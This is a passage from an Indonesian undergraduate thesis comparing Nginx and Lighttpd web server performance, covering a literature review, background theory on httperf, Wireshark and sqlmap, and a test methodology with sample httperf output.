#### 2.1. Tinjauan Pustaka

Untuk menyusun penelitian ini Penulis juga melakukan studi kepustakaan yang merujuk kepada penelitian-penelitian sebelumnya yang berkaitan dengan penelitian yang Penulis buat. Studi kepustakaan ini dilakukan sebagai bahan perbandingan dan referensi bagi penulis.

Kusnadi dkk. (2018). Melakukan penelitian tentang Analisis Perbandingan Kinerja Web Server Apache dan Nginx pada VPS dengan Menggunakan Httpperf untuk Sistem Operasi CentOS. Parameter yang digunakan pada penelitian ini adalah *reply time* dan *throughput*. Dari hasil penelitian ini memberikan kesimpulan bahwa untuk melayani permintaan dokumen PHP, Apache lebih unggul dari Nginx. Namun dalam melayani permintaan dokumen HTML dan gambar Nginx lebih unggul dari Apache.

Intan Feriza dkk (2017) juga melakukan penelitian yang berjudul Analisis Perbandingan Kinerja *Web Server* Apache dan Nginx Menggunakan Httpperf Pada Portal Berita Linux. Penelitian tersebut menguji kinerja dua web server menggunakan parameter *reply*, *error* dan *throughput*. Adapun hasil pengujian ini memberikan kesimpulan bahwa Nginx memiliki performa yang lebih baik dari Apache berdasarkan pengujian *throughput* dan *reply*. Sementara pada pengujian *error* Nginx dan Apache memiliki kinerja yang sama baiknya.

Abdul Aziz dan Topan Tampati (2015). Juga melakukan penelitian yang berjudul Analisis Web Server untuk Pengembangan Hosting Server Institusi. Parameter yang digunakan dalam penelitian ini yaitu : *transfer rate*, *time*, *request* dan *connection time*. Hasil penelitian dari pengujian web server ini adalah Apache lebih unggul dari Nginx berdasarkan pengujian pengujian *transfer data*, *connection*, dan *request data*. Apache memiliki kinerja lebih cepat dalam merespon dari menerima permintaan-permintaan dari *client* dengan kecetpatan *transfer rata-rata 701 Kbytes/sec*.

Intan Yuli Andhica, Dadan Irwan (2017) juga melakukan penelitian yang berjudul performa kinerja *web server* berbasis Ubuntu Linux dan Turnkey Linux. Penelitian ini bertujuan untuk membandingkan performa dari Ubuntu Linux dan Turnkey Linux dalam layanan web server untuk mendapatkan parameter nilai *response time* dan *nilai throughput*. Hasil pengujian tersebut memberikan kesimpulan bahwa Ubuntu Linux memiliki kinerja yang lebih baik dibandingkan dengan Turnkey Linux berdasarkan pengujian *response time* dan *nilai throughpu*.

Molavi Arma (2016). Juga melakukan penelitian yang berjudul Analisa Kinerja Web Server *E-learning* Menggunakan Apache *Benchmark* dan *Httpperf*, Hasil penelitian memberika kesimpulan bahwa dalam pengujian terlihat perbedaan antara sebelum dan sesudah konfigurasi pada *web server*, perbedaan yang sangat terlihat pada bagian *response time*, mengacu pada seberapa cepat suatu sistem/aplikasi dapat merespon suatu aksi, mengalami peningkatan yang sebabkan hasil konfigurasi. Kemudian pada komponen *throughput*, menunjukkan banyaknya tugas yang bisa dilakukan dalam satu satuan waktu, mengalami

peningkatan setelah dikonfigurasi. Selanjutnya pada komponen *Resource Utilization*, menunjukkan tingkat penggunaan sumber daya perangkat keras tertentu, mengalami peningkatan setelah dikonfigurasi.

## 2.2. Dasar Teori

Berikut ini adalah beberapa dasar teori yang berkenaan dalam penelitian tugas akhir ini :

### 2.2.1. Web Server

Eftaiha(dalam Richard Maulana Utama, 2018) *web server* adalah sistem yang memberi layanan yang diminta (*request*) kepada pengguna melalui internet. *web server* terdiri dari *server* fisik, Sistem operasi, dan aplikasi yang memfasilitasi komunikasi HTTP. *Web server* juga dikenal sebagai *internet server* karena cara melayani para penggunanya adalah melalui internet. Pekerjaan *web server* pada dasarnya adalah menerima permintaan dari klien dan mengirim tanggapan terhadap permintaan tersebut. Sebuah *web server* menerima direktori dokumen yang diminta klien, kemudian merujuk ke nama *file* (untuk permintaan statis), lalu mengirimkan file yang ada dalam penyimpanan lokal kepada klien. Jika permintaan halaman dinamis maka *web server* akan menerjemahkannya ke sebuah program kemudian mengeksekusinya, dan mengirimkan *output* dari program tersebut kepada pengakses internet.

Fungsi utama *web sever* adalah sebagai alat untuk memproses berbagai berkas yang diminta oleh *client*, lalu memberikan respon dalam bentuk halaman *web*. Halaman *website* tersebut terdiri dari teks, gambar, dokumen, video, dan lain-lain.

### 2.2.2. Httpperf

Httpperf adalah program untuk mengukur kinerja atau performansi dari *web server* yang dibuat oleh David Mosberger dari HP Labs. Httpperf menyediakan fitur yang fleksibel dalam pembuatan beban kerja sesuai dengan variabel yang diberikan padanya (Mosberger, 1998:1).

Httpperf adalah sebuah tool untuk mendapatkan performansi dari sebuah web server. Httpperf sangat fleksibel untuk menghasilkan berbagai macam HTTP request untuk mendapatkan performansi dari sebuah web server. Fokus dari httpperf adalah tidak mengimplementasikan sebuah benchmark saja, tetapi juga memberikan tool yang robust dan memiliki performansi tinggi untuk memfasilitasi baik di level mikro atau makro dalam sebuah benchmark. Tool Httpperf juga telah support HTTP/1.1 dan protokol SSL.

### 2.2.3. Wireshark Network Monitoring

Wireshark merupakan salah satu *tool* aplikasi *Network Analyzer* atau analisa jaringan *open source*. Awalnya *tool* ini bernama *Etherrel*, pada Mei 2006 proyek ini berganti nama menjadi Wireshark karena masalah merek dagang. Penganalisaan kinerja jaringan itu dapat melingkupi beberapa hal, mulai dari proses menangkap paket-paket data atau informasi yang berlalu-lalang dalam jaringan, sampai digunakan pula untuk *sniffing*, *sniffing* yaitu memperoleh informasi penting seperti *password*, *email*, data *sensitif*, dan lain-lain.

Adapun beberapa fungsi dari Wireshark Network Monitoring adalah sebagai berikut :

- a. Menangkap paket data atau informasi yang berkeliaran dalam jaringan yang terlihat.
- b. Penganalisaan informasi yang digunakan dengan melakukan *sniffing*.
- c. Membaca data secara langsung dari Ethernet, Token-Ring, FDDI, Serial (PPP dan SLIP), 802.11 wireless LAN, dan koneksi ATM.
- d. Menganalisa transmisi paket data dalam jaringan, proses koneksi dan transmisi data antar komputer.

#### 2.2.4. Tool Penetration Test Sqlmap

Sqlmap adalah alat pengujian penetrasi *open source* yang mengotomatiskan proses mendeteksi dan mengeksploitasi kelemahan *inject SQL* dan mengambil alih *server database*. Itu datang dengan mesin deteksi yang kuat, banyak fitur *niche* untuk *tester* penetrasi utama dan berbagai *switch* yang berlangsung dari sidik jari basis data, pengambilan data dari basis data, untuk mengakses sistem file yang mendasari dan menjalankan perintah pada sistem operasi melalui out- koneksi-band.

Berikut beberapa fitur canggih dari sqlmap yang dikutip dari website resmi Sqlmap adalah sebagai berikut :

- a. Dukungan penuh untuk *MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB* dan sistem manajemen *database HSQLDB*

- b. Dukungan penuh selama enam teknik *SQL injection*: berbasis *boolean* buta, berdasarkan waktu *blind*, berbasis *error*, berbasis permintaan *UNION*, *query* ditumpuk dan *out-of-band*.
- c. Dukungan untuk langsung terhubung ke *database* tanpa melewati melalui injeksi *SQL*, dengan menyediakan *DBMS* kredensial, alamat *IP*, *port* dan nama *database*.
- d. Dukungan untuk menghitung pengguna, hash *password*, hak, peran, *database*, tabel dan kolom.
- e. Dukungan untuk mencari nama *database* tertentu, tabel khusus di semua *database* atau kolom tertentu di tabel semua *database*.
- f. Dukungan untuk men-*download* dan meng-*upload* file dari *server database* yang mendasari sistem file ketika software *database MySQL*, *PostgreSQL* atau *Microsoft SQL Server*.
- g. Dukungan untuk proses *database* 'pengguna eskalasi hak istimewa melalui meterpreter Metasploit ini *getsystem* perintah.

#### 2.2.5. Web Server Nginx

Nginx adalah *web server* yang ringan digunakan dan memiliki beberapa modul untuk digunakan bekerja sebagai *reverse proxy* dan *mail server* tanpa menginstall dependensi lainnya. Nginx dirancang khusus untuk menggunakan sedikit *resource* (sumber daya) namun memberikan konten pada kecepatan yang lebih tinggi (Kula, P.J., 2014).

Nginx menjadi pilihan berkat kinerjanya yang tinggi, stabilitas, kekayaan akan fitur, mudah dikonfigurasi dan terutama hemat sumber daya. Berbeda

dengan *server* tradisional, Nginx tidak sepenuhnya bergantung pada *threads* untuk menangani permintaan(*request*). Sebagai pengganti Nginx menggunakan teknik arsitektur yang digerakkan berdasarkan *event* yang lebih skalabel (*scalable asynchronous event-driven architecture*). Arsitektur ini ternyata pada saat dibebani hanya memerlukan sedikit memori dan menurut pengembangnya dalam jumlah yang bisa diprediksi.

Berikut ini beberapa situs *website* perusahaan yang menggunakan *web server* Nginx antara lain :

- a) WordPress
- b) OpenDNS
- c) CloudFlare
- d) NASA
- e) Adobe

#### 2.2.6. Web Server Lighttpd

Lighttpd adalah *web server* yang berbasis *open source* dan terkenal sebagai salah satu *lightweight web server* yang dapat digunakan saat ini, serta sangat fleksibel dan mudah untuk dioptimasi untuk kebutuhan performa yang lebih tinggi dan mampu menggunakan sumber daya yang rendah.

Lighttpd memiliki beberapa fitur seperti *FastCGI*, *CGI*, *Auth*, *OutputCompression*, *URL Rewriting* dan lainnya sehingga *web server* ini cocok digunakan pada sistem dengan kondisi dimana membutuhkan sumber daya yang sedikit. Lighttpd menggunakan arsitektur *single-process eventdriven* sehingga bisa efisien sumber daya (Lighttpd, 2018).

Lighttpd juga digunakan oleh beberapa perusahaan besar seperti Bloglines, Xkcn, Whatsapp, Wikimedia dll. Bahkan Youtube dan Meebo dahulunya juga menggunakan web server ini.

### 2.2.7. HTTP (*Hypertext Transfer Protocol*)

HTTP (*Hypertext Transfer Protokol*) adalah sebuah *protocol* jaringan lapisan aplikasi yang digunakan untuk sistem informasi terdistribusi, *kolaboratif* dan menggunakan hipermedia.

Menurut Hidayatullah dan Kawistara (2015:5), “*Hypertext Transfer Protocol* (HTTP) adalah *protocol* agar *client* dan *server* bisa berkomunikasi dengan 10 *gaya request-response*”. HTTP menentukan bagaimana format pesan dan bagaimana cara pengirimannya, serta bagaimana web browser beraksi dan beraksi terhadap berbagai perintah”.

Sedangkan menurut Handoko, Aditya Irfan Puji (2017:3), “*Hypertext Transfer Protocol* (HTTP) adalah sebuah *protocol* jaringan lapisan aplikasi yang digunakan untuk sistem informasi terdistribusi, *kolaboratif*, dan menggunakan *Hipermedia*.”

Berdasarkan teori diatas dapat disimpulkan bahwa pengertian HTTP adalah sebuah *protocol* jaringan lapisan aplikasi yang digunakan untuk sistem informasi terdistribusi, *kolaboratif*, dan menggunakan *Hipermedia*, dimana *protocol* seperti *client* dan *server* bisa berkomunikasi dengan *gaya request-response*.

### 2.2.8. HML (*HyperText Markup Language*)

HTML (*HyperText Markup Language*) adalah program *mark-up* yang digunakan untuk membuat sebuah halaman web, menampilkan berbagai informasi didalam sebuah penjelajahan *web*.

Menurut Sibero (2014:19), HTML (*HyperText Markup Language*) adalah “bahasa yang digunakan pada dokumen *web* sebagai bahasa untuk pertukaran dokumen *web* sebagai bahasa untuk pertukaran dokumen *web*”.

Sedangkan menurut Hidayatullah dan Kawistara (2015:13), “HTML(*Hypertext Markup Language*) adalah bahasa *standard* yang digunakan untuk menampilkan halaman *web*. Mengatur tampilan dari halaman *web* dan isinya adalah salah satu yang dapat dilakukan oleh HTML.

Berdasarkan uraian di atas dapat disimpulkan bahwa pengertian HTML adalah bahasa yang digunakan untuk menampilkan dan untuk pertukaran suatu dokumen *web*.

### 2.2.9. PHP (PHP Hypertext Preprocessor)

PHP (PHP *Hypertext Preprocessor*), yaitu bahasa pemrograman yang digunakan secara luas untuk penanganan pembuatan dan pengembangan sebuah situs *web* dan bisa digunakan bersamaan dengan HTML.

Menurut Sibero (2013:49), “PHP adalah pemrograman *interpreter* yaitu proses penerjemahan baris kode sumber menjadi kode mesin yang dimengerti komputer secara langsung pada saat baris kode dijalankan”.

Sedangkan Sidik (2014:5), “PHP merupakan salah satu aplikasi eksternal yang bisa digunakan oleh *server web*, sehingga *web server* tidak sekedar untuk

memberikan layanan dokumen HTML, tetapi bisa juga menjadi program yang menerima masukan dari luar dan memberikan luaran yang berasal dari *database* ataupun sumber data lainnya menjadi dokumen HTML”.

Berdasarkan teori diatas dapat disimpulkan bahwa pengertian “PHP adalah salah satu aplikasi eksternal yang bisa digunakan oleh *web server*, sebagai kode mesin yang dimengerti komputer secara langsung pada saat baris kode dijalankan”.

#### 2.2.2.10. Parameter Pengujian

*Web performance test* adalah serangkaian proses pengujian untuk mengukur kinerja perangkat lunak aplikasi *web server* (Guntoro, 2015). Dalam rekayasa perangkat lunak *performance testing* adalah suatu pengujian yang dilakukan untuk menentukan bagaimana sistem melakukan respon dan stabilitas di bawah beban kerja tertentu(degradasi kinerja), sehingga dengan melakukan pengujian akan dihasilkan data yang dapat di pakai untuk menyelidiki, mengukur, memvalidasi atau memverifikasi dari atribut kualitas sistem tersebut. Dengan *web performance test* dapat dengan mudah membangun sebuah kerangka kerja tes untuk dilakukan secara berulang yang dapat membantu dalam menganalisis kinerja aplikasi *website* dan mengidentifikasi hambatan potensial. Ada beberapa parameter yang dapat diukur dalam sebuah pengujian kinerja *web server* yaitu:

1. *Throughput*, adalah kecepatan transfer sebenarnya antara *server* ke *client* dan *client* ke *server*, misalnya seseorang mengunduh dari sebuah *server*, dan kecepatan internetnya 100 kbps, kecepatan *server* 1 mbps maka kecepatan

*throughput* sebenarnya adalah 100 kbps. Jika *bandwidth* yang dihasilkan lebih baik maka *server* tersebut akan mampu menampung banyak data.

2. *Request*, adalah permintaan *client* berupa halaman web atau data kepada *server*.
3. *Reply*, adalah lama waktu yang dibutuhkan *server* untuk merespon permintaan dan berapa lama waktu untuk menerima balasan.
4. *Error*, adalah kesalahan saat *client* mengakses halaman web atau pun saat *server* mengirimkan *reply* ke *client*.
5. *Security*, adalah tingkat keamanan *web server* antar koneksi *client* dan *server*

### 2.3. Hipotesis

Dengan adanya analisis perbandingan kinerja *web server* Nginx dan Lighttpd ini para administrator jaringan jadi lebih paham dan mengerti dalam memilih layanan *web server* untuk digunakan ke dalam *website* mereka, sehingga semua yang diperlukan dalam pemilihan layanan server dapat teratasi dengan baik agar efisiensi sumber daya bisa dimaksimalkan dengan baik.

## BAB III

### METODOLOGI PENELITIAN

#### 3.1 Alat dan Bahan Penelitian

Adapun spesifikasi perangkat keras (*hardware*) yang digunakan untuk melakukan pengujian dan spesifikasi perangkat lunak (*software*) yang dibutuhkan untuk sistem yang akan dibangun adalah sebagai berikut:

##### 3.1.1. Perangkat Keras (*Hardware*)

Spesifikasi perangkat keras (*hardware*) yang dibutuhkan sebagai *server* yang akan digunakan dalam penelitian ini adalah sebagai berikut:

##### A. PC Server dan Client

- a. Processor setara Intel Intel Celeron / 2 Core.
- b. RAM 2 GB.
- c. *Harddisk* minimal 500 GB.
- d. *Type System* 64-bit *Operating System*.

##### B. Perangkat Jaringan

Kabel UTP (*Unshielded Twisted Pair*) 1 buah untuk menghubungkan antar PC (*Personal Computer*) *client* dan PC (*Personal Computer*) *server*.

##### 3.1.2. Perangkat Lunak (*Software*)

Perangkat lunak (*Software*) yang digunakan dalam pembuatan pengujian kinerja ini sebagai berikut:

1. Sistem Operasi : Ubuntu server 16.04.
2. Aplikasi untuk mengukur kinerja *web server* : *Httpperf* 0.9.0.

3. Aplikasi putty digunakan untuk *remote client* melalui *protocol ssh* agar lebih mudah dalam melakukan konfigurasi.
4. Aplikasi filezilla digunakan untuk mengupload *file* ke *server* melalui *protocol FTP server*.
5. Vestacp *control panel hosting* untuk manajemen *web*.
6. *Web Server* : Nginx 1.14.1.
7. *Web Server* : Lighttpd1.4.54.

### 3.1.3. Teknik Pengumpulan Data

Pengumpulan data merupakan langkah yang penting untuk mendapatkan data yang benar dan meyakinkan agar hasil yang di dapat tidak menyimpang dari tujuan yang diharapkan sebelumnya, maka dari itu Penulis melakukan langkah-langkah penelitian sebagai berikut.

#### 1. Analisis

Di dalam tahapan ini akan di rancang sebuah proses pengiriman data atau halaman *website* dari *server* menuju *client*, sehingga dapat diketahui parameter-parameter antara lain *throughput*, *request*, *reply*, *error*, dan *security* sehingga kesimpulan akan di ambil dari hasil perbandingan yang sudah diperoleh.

#### 2. Perancangan

Tahap ini akan merancang analisa spesifikasi kebutuhan yang telah di dapat ke dalam bentuk arsitektural perangkat lunak, untuk diimplementasikan kepada aplikasi yang akan dibuat.

### 3. Pengujian


Dalam tahap ini penulis melakukan pengujian kinerja dan keamanan *web server* Nginx dan Lighttpd. Pada pengujian kinerja *web server* dilakukan dengan menggunakan aplikasi Httperf untuk mendapatkan hasil dari pengujian yang sedang berjalan. Namun untuk melakukan pengujian keamanan Penulis menggunakan *tool* Sqlmap dan Wireshark *Network Monitoring* untuk melihat tingkat keamanan ke dua *web server* tersebut.

### 4. Dokumentasi

Pada proses dokumentasi, penulis juga melakukan studi pustaka, membaca dan mempelajari dokumen-dokumen, buku-buku acuan, serta sumber lainnya yang berkaitan dengan penelitian untuk dijadikan referensi.

### 3.2. Pengembangan dan Perancangan Sistem

Pada proses pengujian kinerja ini, akan menggunakan jaringan LAN (*Local Area Network*) sederhana untuk mensimulasikan komunikasi antara *server* dengan *client*.




Gambar 3.1 Perancangan Jaringan

Gambar 3.1 di atas adalah topologi web server yang diterapkan pada server. Ada dua jalur koneksi tersebut yaitu intranet dan internet. Intranet merupakan jalur koneksi *web server* yang diakses melalui koneksi *offline*. Untuk mengakses *web server* melalui internet *web server* harus memiliki server untuk diakses melalui internet bisa menggunakan *server virtual* maupun *server* fisik.

### 3.3. Skenario Pengujian

Analisa perbandingan kinerja *web server* Nginx dan Lighttpd menggunakan *software* pengujian kinerja Httpperf ini melalui beberapa tahapan-tahapan yang akan dijadikan prosedur penelitian. Adapun tahapan prosedur yang akan digambarkan dapat dilihat pada beberapa tahapan dibawah ini :

#### 1. Skema Rancangan Tahapan Penelitian.




**Gambar 3.2** Skema Tahapan Penelitian

Berdasarkan gambar 3.2 diatas bahwa sebelum melakukan pengujian, Penulis akan melakukan instalasi sistem operasi dan web server dimasing-masing server, langkah selanjutnya Penulis akan melakukan konfigurasi pada tiap-tiap

*web server*, juga aplikasi pengujian kinerja *web server* Httperf akan di *install* di *PC client* untuk menguji masing-masing *web server*.

## 2. Skema Rancangan Alur Pengujian Web Server.



**Gambar 3.3** Skema Pengujian Web Server

Berdasarkan gambar 3.3 dapat dilihat bahwa ada tiga *subject* penelitian *web server* tersebut, yaitu pengujian beban, pengujian *web statis*, dan pengujian *web dinamis*.

### 3.4. Dokumen Pengujian

Adapun beberapa dokumen pengujian yang digunakan pada penelitian ini sebagai bahan perbandingan untuk mendapatkan hasil antara lain :

#### 1. Web Statis

Pengujian pada *web* statis dilakukan untuk mengetahui kinerja kedua *web server* terhadap halaman yang berisikan dokumen HTML, gambar video, dll *web* statis biasanya ditulis dengan *script* HTML.

#### 2. Web Dinamis

Pengujian pada *web* dinamis dilakukan untuk mengetahui kinerja kedua *web server* dalam menangani halaman *web* yang dibuat menggunakan PHP, dan CMS WordPress.

#### 3. Pengujian Beban

Pada pengujian ini user yang akan ditambah secara bertahap di mulai dari beban number connection 100, 500, dan 1000 dengan rate/second setiap beban yaitu 10, 50, dan 100 pada masing-masing koneksi yang akan diuji.

### 3.5. Parameter Pengujian

Parameter yang digunakan meliputi *throughput*, *connection*, *reply*, *request*, *error* dan *security*. Berikut penjelasan beberapa parameter tersebut :

#### 1. Throughput

*Throughput* adalah bandwidth yang sebenarnya pada proses transaksi dalam jaringan, kecepatan (rate) transfer data efektif yang diukur dalam bps. Semakin besar nilai *throughput* dalam jaringan, maka semakin bagus kinerja dari suatu *server*.

```

Availability:          100.00 %
Elapsed time:         119.43 secs
Data transferred:    54.75 MB
Response time:        0.01 secs
Transaction rate:    736.20 trans/sec
Throughput:           0.46 MB/sec
Concurrency:          9.98

```

**Gambar. 3.4** Contoh Pengujian Throughput

## 2. Connection

Adalah hubungan adalah hubungan antara *server* ke *client* dan *client* ke *server*, jika semakin kecil *connection* yang ditunjukkan maka semakin bagus kinerja dari suatu *server*.

```

Connection rate: 9.8 conn/s (102.1 ms/conn, <=7 concurrent connections)
Connection time [ms]: min 309.6 avg 392.7 max 828.0 median 361.5 stddev 119.9
Connection time [ms]: connect 2.4
Connection length [replies/conn]: 1.000

```

**Gambar. 3.5** Contoh Pengujian Connection

## 3. Reply

Adalah waktu yang dibutuhkan untuk melayani permintaan-permintaan yang di terima, mengacu pada seberapa cepat suatu *system/aplikasi* dapat merespon suatu aksi, jika *reply time* semakin kecil maka waktu tunggu untuk mengirim balasan ke *web browser* akan semakin pendek dan ini penting untuk kepuasan pemakaian karena akan mengurangi waktu tunggu para pemakai dalam mendapatkan balasan dari aplikasi *web server*.

```

Reply rate [replies/s]: min 9.4 avg 9.7 max 10.0 stddev 0.4 (2 samples)
Reply time [ms]: response 319.4 transfer 71.0
Reply size [B]: header 439.0 content 47209.0 footer 2.0 (total 47650.0)
Reply status: 1xx=0 2xx=100 3xx=0 4xx=0 5xx=0

```

**Gambar. 3.6** Contoh Pengujian Reply

#### 4. Request

adalah permintaan *client* terhadap suatu halaman *web* atau data kepada *server*, jika semakin besar *request* maka suatu perangkat dapat melayani lebih banyak permintaan dalam kurun waktu tertentu.




```
Request rate: 9.8 req/s (102.1 ms/req)
Request size [B]: 64.0
```

**Gambar. 3.7** Contoh Pengujian Request

#### 5. Error

Adalah kesalahan saat *client* mengakses halaman *web* atau pun saat *server* mengirimkan *reply* ke *client*, jika semakin besar *error* pada sebuah *server* maka semakin buruk pula kinerja suatu *web server*.



```
Errors: total 0 client-timo 0 socket-timo 0 connrefused 0 connreset 0
Errors: fd-unavail 0 addrunavail 0 ftab-full 0 other 0
```

**Gambar 3.8** Contoh Pengujian Error

#### 6. Security

Adalah pengujian yang dilakukan untuk mengetahui tingkat keamanan *web server*. Pengujian dilakukan untuk masuk ke *server* dan mengakses Mysql *server*. Juga melakukan *monitoring* jaringan menggunakan Wireshark untuk melihat lalu lintas jaringan pada koneksi *server* dengan *client*.

## BAB IV

### HASIL DAN PEMBAHASAN


#### 4.1. Hasil Penelitian

Berdasarkan analisa dan rancangan yang telah dilakukan pada bab sebelumnya. Maka perlu dilakukan berbagai pengujian untuk mengetahui hasil Perbandingan Kinerja *Web Server* Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web. Selain itu pengujian ini juga dilakukan untuk mengetahui *web server* mana yang paling baik digunakan untuk membangun sebuah *web server* yang sesuai dengan kebutuhan *user*.

Ada Lima parameter pengujian yang dilakukan pada pengujian *web server* di antaranya adalah *throughput*, *connection*, *reply time*, *request*, dan *security*. Subjek penelitian ini adalah dokumen HTML, dokumen PHP, dokumen Gambar, dan CMS WordPress.

##### 4.1.1. Pengujian Dokumen HTML

Dokumen HTML adalah dokumen *web* statis yang ditulis dengan *script* HTML dilengkapi dengan *framework* css dan javascript. Dokumen ini berisi beberapa *file* namun pada pengujian ini hanya dilakukan pada halaman *index.html* berikut ini tampilan halaman *index.html* beserta hasil pengujiannya.



**Gambar 4.1** Halaman Index.html

